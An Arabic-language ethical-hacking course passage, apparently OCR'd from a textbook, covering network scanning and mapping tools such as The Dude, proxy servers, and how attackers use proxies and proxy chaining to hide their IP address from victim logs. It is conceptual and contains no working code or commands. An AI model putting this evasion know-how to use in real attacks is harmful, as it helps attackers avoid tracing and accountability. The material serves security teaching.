
9- لفحص جهاز كمبيوتر معين موجود في الشبكة، يمكنك ذلك عن طريق اختيار الكمبيوتر المراد فحصه ثم الضغط على **Scan** الموجود في شريط الأدوات العلوي ثم الضغط على **scan** من القائمة المنسدلة منه كالاتى:



10- سوف يتم عرض تفاصيل الفحص في **Scan wizard**.

11- لرؤية الاعدادات بالتفاصيل الخاصة لأجهزة الكمبيوتر المختارة يتم ذلك بالضغط على **Inventory** الموجودة في القائمة العلوية.

12- بعد الضغط على **Inventory** تظهر الشاشة التالية ونجد فيها ان الجزء العلوي ينقسم الى عدة مجموعات. نجد في الجزء **General** يحتوي على اسم جهاز الكمبيوتر (**Computer name**) ونظام التشغيل الخاص بها (**Operating system**) كالاتى:



13- في المجموعة **Misc** سوف تعرض لك عنوان **IP** وعنوان **MAC** ونظام الملفات وحجم التخزين المتوفر على جهاز الكمبيوتر.

14- مجموعة **Hardware** تعرض أجزاء الكمبيوتر المادية بالتفصيل.

15- مجموعة **Software** تعرض جميع التطبيقات المثبتة على جهاز الكمبيوتر المختار.


Scanning Devices in a Network Using The Dude

المصدر: http://www.mikrotik.com/thedude.php

Dude هو تطبيق يقوم بطريقه اليه بفحص الأجهزة/الموارد داخل نطاق محدد(**subnet**) , ثم يقوم برسم خريطته للشبكة الخاص بك من ناتج الفحص. يقوم أيضا برصد بجميع الخدمات المقامة على هذه الأجهزة، ثم يقوم بتنبيهك في حالة أي خطأ.


Dude هو تطبيق جديد والذى يعمل على تحسين طريقتك في إدارة الشبكة الخاصة بك.

1- نقوم بتثبيت التطبيق من خلال اعداد ***Wizard*** الخاص به ثم تشغيله من خلال الأيقونة المعبرة عنه فتظهر الشاشة الرئيسية كالاتى:




2- نقوم بالضغط على **Discover** الوجود في القائمة العلوية والتي تؤدى الى ظهور شاشه أخرى ذات عنوان **Device Discovery** كالاتى:






3- نقوم بجعل الاعدادات التالية في هذه الشاشة وهي

- o جعل الاختيار المقابل **Agent** كما هو أي **Default**
- o الخيار المقابل **Device Name Preference** يعادل **DNS, SNMP, NETBIOS, IP**
- o بعد الانتهاء نقوم بالضغط على **Discover** فيقوم بعملية الفحص ثم ظهور الناتج في الشاشة الرئيسية كالاتى:



4- نختار مورد ما وبالضغط علية بالماوس فسوف يعرض الكثير من التفاصيل عن هذا المورد.

5- بالضغط على **Local** فانه يعطيك الكثير من الخيارات كالاتى:



NETWORK DISCOVERY AND MAPPING TOOLS

أدوات اكتشاف ورسم خرائط الشبكة تسمح لك بعرض الخريطة لشبكة الاتصال الخاصة بك. أنها تساعدك على كشف انتهاكات الأجهزة والبرمجيات المارقة/الضارة. يعلمك كلما أصبح مضيف معين نشطاً أو غير نشط. وهكذا، يمكنك أيضا معرفة اغلاق الملقم أو المشاكل التي تتعلق بالأداء. وهذا هو الغرض من شبكة أدوات اكتشاف ورسم الخرائط ذات الصلة فيما يتعلق بالأمن. يمكن استخدام نفس الأدوات من قبل المهاجمين لشن هجمات على شبكة الاتصال الخاصة بك. باستخدام هذه الأدوات، فان المهاجم يقوم برسم الشكل التخطيطي للشبكة من الشبكة المستهدفة، يحلل الطوبولوجيا، البحث عن عموميات الثغرات أو نقاط الضعف، إطلاق هجوم عن طريق استغلال لهم. المهاجم قد يستخدم الأدوات التالية لإنشاء مخطط لشبكة الاتصال:



LANState available at http://www.10-strike.com
lpsonar available at http://www.lumeta.com
CartoReso available at http://cartoreso.campus.ecp.fr
Switch Center Enterprise available at http://www.lan-secure.com
HP Network Node Manager i Software available at http://www8.hp.com
NetMapper available at http://www.opnet.com
NetBrain Enterprise Suite available at http://www.netbraintech.com
Spiceworks-Network Mapper available at http://www.spiceworks.com
NetCrunch available at http://www.adremsoft.com

3.7 إعداد البروكسي (PREPARE PROXY)

حتى الآن، لقد ناقشنا الوسائل المختلفة للفحص والمصادر المراد فحصها. الآن سوف نناقش الوكلاء/البروكسي والآليات الهامة التي يستخدمها المهاجمون للوصول إلى مصادر مقيد وأيضا تجنب هويتهم. يصف هذا القسم كيفية إعداد الوكلاء/البروكسي وكيف يتم استخدامها من قبل المهاجم لشن هجمات.

ما معنى PROXY؟

كلمة **Proxy** تترجم إلى عدة معاني في العربية منها: الممثل الذي يمثل أشخاصا أو مؤسسات في قضية ما، وتعني أيضا الوسيط الذي يتوسط بين إثنين من أجل تسوية أمر ما، كما تعني أيضا المترجم الذي يترجم حوارا مباشرا بين شخصين يتحدثان بلغتين مختلفتين وتعني أيضا الحاجب أو السكرتير الذي يكون وسيطا بين السائل والمسؤول.

نفس الشيء في البرمجة فإن الـ **Proxy** يطلق على البرنامج الوسيط الذي يتلقى طلبات البرامج الداخلية التي تريد شيئا من الشبكة ثم يعالج الطلبات ويرى هل يوجهها للشبكة أم يتصرف تصرفا آخر عن طريق الرد أو المنع. وفي حال ارساله طلبا للشبكة يستطيع التعديل عليه قبل ارساله وانتظار الرد. ونفس الشيء يستطيع التعديل على الرد قبل اعادته للبرنامج الداخلي أو يستطيع الرد عليه بطريقة أخرى. ويسمى في الحقيقة **Proxy Server**. لأنه يقوم بتقديم خدمات ولا يتصرف هو كبرنامج يطالب بشيء ما. وبالتالي فأي عملية اتصال بالشبكة من طرف الخادم نفسه تمر مباشرة عكس بقية البرامج التي يجب أن تتوقف عنده وهو يكمل بقية المهمة من أجلها.
إذاً البروكسي هو جهاز كمبيوتر في الشبكة التي يمكن أن تكون بمثابة الوسيط لتوصيل مع أجهزة الكمبيوتر الأخرى.


في ماذا يستعمل الـ PROXY SERVER

يمكنك استخدام البروكسي بطرق عده كالاتى:

1- **يستعمل كجدار حماية**، حيث يستعمل البروكسي كأداة حماية للشبكة المحلية الخاصة بك من الوصول الخارجي.
2- **يستعمل ك IP address multiplexer**، والتي تعنى انه يمكن استخدام البروكسي للسماح لعدد من أجهزة الكمبيوتر الاتصال بالأنترنت باستخدام عنوان **IP** واحد.
3- **التصفح الخفي (anonymous surfing)**
4- **التصفية (filtration)**، المقصود فيها تصفية المحتوى وهذا ما يحدث عند مزودي الخدمة وهيئة الاتصالات من حجب المواقع الإباحية والمواقع مثل الإعلانات أو المواد "غير مناسبه" (باستخدام خوادم بروكسي متخصصة).
5- **لتوفير بعض الحماية ضد هجمات القرصنة**
6- **لحفظ حجم Bandwidth.**

دعونا نرى كيف يعمل ملقم الوكيل(PROXY SERVER)

عند استخدام البروكسي لطلب صفحة ويب معينة من الملقم/الخادم الفعلي (المالك لهده الصفحة)، أولاً يرسل **الطلب** الخاص بك إلى **ملقم الوكيل/البروكسي**. ثم **يرسل** ملقم الوكيل/البروكسي الخاص بك الطلب إلى **الملقم الفعلي** باسم الطلب الخاص بك، أي أنها تتوسط بينك وبين الخادم الفعلي للإرسال والرد على الطلب كما هو مبين في الشكل التالي.



في هذه العملية، يتلقى البروكسي التواصل بين العميل والتطبيق الوجهة. من أجل الاستفادة من ملقم البروكسي، فان برامج العميل يجب اعدادها لتتمكن من إرسال طلباتها إلى ملقم البروكسي بدلا من وجهتها النهائية.

لماذا يستخدم المهاجمين ملقم/خادم بروكسي؟

بالنسبة للمهاجم، فمن السهل الهجوم أو اختراق نظام معين مع إخفاء مصدر الهجوم. ذلك التحدي الرئيسي بالنسبة للمهاجم وهو إخفاء هويته حتى لا يمكن لأي حد أن يتتبعه. لإخفاء الهوية، يستخدم المهاجم ملقم البروكسي. السبب الرئيسي وراء استخدام الوكيل/البروكسي هو تجنب الكشف عن أي أدلة على الهجوم. مع مساعدة الملقم بروكسي، فإن المهاجم يمكنه يخفى عنوان **IP** الخاص به (**mask his IP address**) والتي تمكنه من اختراق نظام الكمبيوتر دون أي خوف من التتبعات القانونية. عندما يستخدم المهاجم الوكيل/البروكسي للاتصال بالوجهة، فانه سوف يتم تسجيل عنوان المصدر للوكيل/البروكسي في سجلات الملقم بدلاً من عنوان المصدر الفعلي للمهاجم.

بالإضافة إلى ذلك، فإن ما يلي بعض الأسباب الأخرى لاستخدام المهاجمين خوادم بروكسي:


1- المهاجم يظهر في ملفات السجل (**log file**) للخادم الضحية مع عنوان مصدر وهمي من البروكسي بدلا من العنوان الفعلي للمهاجم.
2- للوصول الى الشبكة الداخلية وموارد المواقع الأخرى عن بعد (**remotely**) والتي تكون عادة غير مسموح الوصول إليها.
3- ليقطع كل الطلبات المرسلة من قبل المهاجم وإحالتها إلى وجهته الثالثة، وبالتالي سوف يكون الضحية الوحيد القادرة على تحديد عنوان الملقم الوكيل/البروكسي.
4- لاستخدام خوادم بروكسي متعددة للفحص والهجوم، مما يجعل من الصعب للمسؤولين تتبع المصدر الحقيقي للهجوم.

استخدام البروكسي في الهجوم (USE OF PROXIES FOR ATTACK)

عدد كبير من البروكسي مفتوحة ليسهل الوصول إليها. بروكسي المجهول (**Anonymous proxies**) يعمل على إخفاء عنوان **IP** الحقيقي (وغيرها من المعلومات) من المواقع التي يقوم المستخدم بزيارتها. هناك نوعان من بروكسي المجهول(**Anonymous proxies**) : واحد والتي يمكن استخدامها بنفس الطريقة التي تستخدمها البروكسات الغير مجهولة (**Non-Anonymous proxies**) وغيرها من الجهات التي تخفي الهوية مستندة الى الويب(**web-based anonymizers**) .

دعونا نرى العديد من الطرق المختلفة التي يمكن للمهاجمين استخدام البروكسي لارتكاب الهجمات على الهدف.


- **الحالة 1:** في الحالة الأولى، المهاجم ينفذ الهجمات مباشرة دون استخدام البروكسي. المهاجم قد يكون المهاجم في خطر بأن يتعرض للتتبع كما أن ملفات السجل للخادم تسجل معلومات حول عنوان **IP** للمصدر الخاص به.



- **الحالة 2:** يستخدم المهاجم البروكسي لجلب التطبيق الهدف. في هذه الحالة، سوف يظهر في ملفات السجل(**log file**) للملقم عنوان IP الخاص بالبروكسي بدلا من عنوان **IP** الخاص بالمهاجم، وبالتالي تُخفي هويته، وبالتالي، فإن المهاجم يكون في الحد الأدنى من خطر التتبع. هذا سيعطي المهاجم فرصة ليكون مجهول المصدر على شبكة الانترنت.




- الحالة 3: لتصبح مجهولا أكثر على الإنترنت، فان المهاجم يستخدم تقنية تسلسل البروكسي (**proxy chaining technique**) لجلب التطبيق الهدف. إذا كان يستخدم تسلسل البروكسي، فأنه من الصعب للغاية تعقب من عنوان **IP** له. تسلسل البروكسي (**proxy chaining technique**) هو أسلوب يستخدم المزيد من الأرقام من البروكسي لجلب الهدف.



تقنية تسلسل البروكسي (PROXY CHAINING)


تسلسل الوكيل يساعدك لتصبح أكثر المجهول على الإنترنت. هويتك على شبكة الإنترنت يعتمد على عدد البروكسي التي تستخدم لجلب التطبيق الهدف. إذا كنت تستخدم عددا أكبر من خوادم البروكسي، فإنك سوف تصبح مجهول أكثر على شبكة الإنترنت، والعكس صحيح.
عندما يطلب المهاجم الأول خادم البروكسى1 (**proxy server1**)، خادم البروكسى1 (**proxy server1**) بدوره يحول الطلب الى خادم بروكسي 2(**proxy server2**) .
خادم بروكسي 1 (**proxy server1**)، يعمل على تجريد الطلب من معلومات خوية المستخدم ثم يرسل الطلب الى خادم بروكسي اخر. هذا من الممكن ان يرسل الطلب هو الاخر الى خادم بروكسي اخر (**server3**)، وهلم جرا، حتى تصل إلى الخادم الهدف، حيث في النهاية يتم إرسال الطلب. وبالتالي، فهو يشكل سلسلة من ملقمات البروكسي للوصول إلى الوجهة النهائية كما هو موضح في الشكل التالي:




PROXY Tool: PROXY WORKBENCH

المصدر: http://proxyworkbench.com
Proxy Workbench هو ملقم بروكسي يعرض البيانات التي تمر من خلاله في الوقت الحقيقي، يسمح لك بالنفاذ إلى اتصالات **TCP/IP** ، عرض تاريخهم وحفظ البيانات إلى ملف وعرض الرسم التخطيطي لـ**Socket connection**.
الرسم التخطيطي لـ**Socket connection** هو تاريخ رسومي متحرك لكافة الأحداث التي جرت على **Socket connection**. قادر على التعامل مع **HTTPS** و**POP3**. اداة مثالية للمطورين والمدربين والخبراء الأمنيين، لأنه يعرض البيانات الخاصة به في الوقت الحقيقي.
المهاجمين مع نوايا خبيثة يمكنهم تشكيل شخص آخر باستخدام ملقم البروكسي وجمع المعلومات مثل حساب البنك أو تفاصيل الفرد عن طريق إجراء الهندسة الاجتماعية. بمجرد حصول المهاجم على هذه المعلومات فيمكنه اقتحام حساب الأفراد المصرفي عن طريق وليك مثلا التسوق عبر الإنترنت. المهاجمين في بعض الأحيان يستخدمون خوادم بروكسي متعددة للفحص والهجوم، مما يجعل من الصعب للغاية بالنسبة للمسؤولين تعقب المصدر الحقيقي للهجمات.
كمسؤول يجب أن يكون قادرة على منع مثل هذه الهجمات من خلال نشر نظام لكشف التسلل والتي يمكنه جمع معلومات الشبكة لتحليلها ولتحديد ما إذا كان قد حدث هجوم أو الاقتحام. يمكنك أيضا استخدام **Proxy Workbench** لفهم كيف يتم فحص الشبكات.


1- نبدأ عملية التثبيت بإتباع **wizard** الخاص بعملية التثبيت.
2- نذهب أي متصفح الويب لديك وليكن مثل فايرفوكس نذهب الى القائمة العلوية ونختار **Tools** ثم نختار **options**.



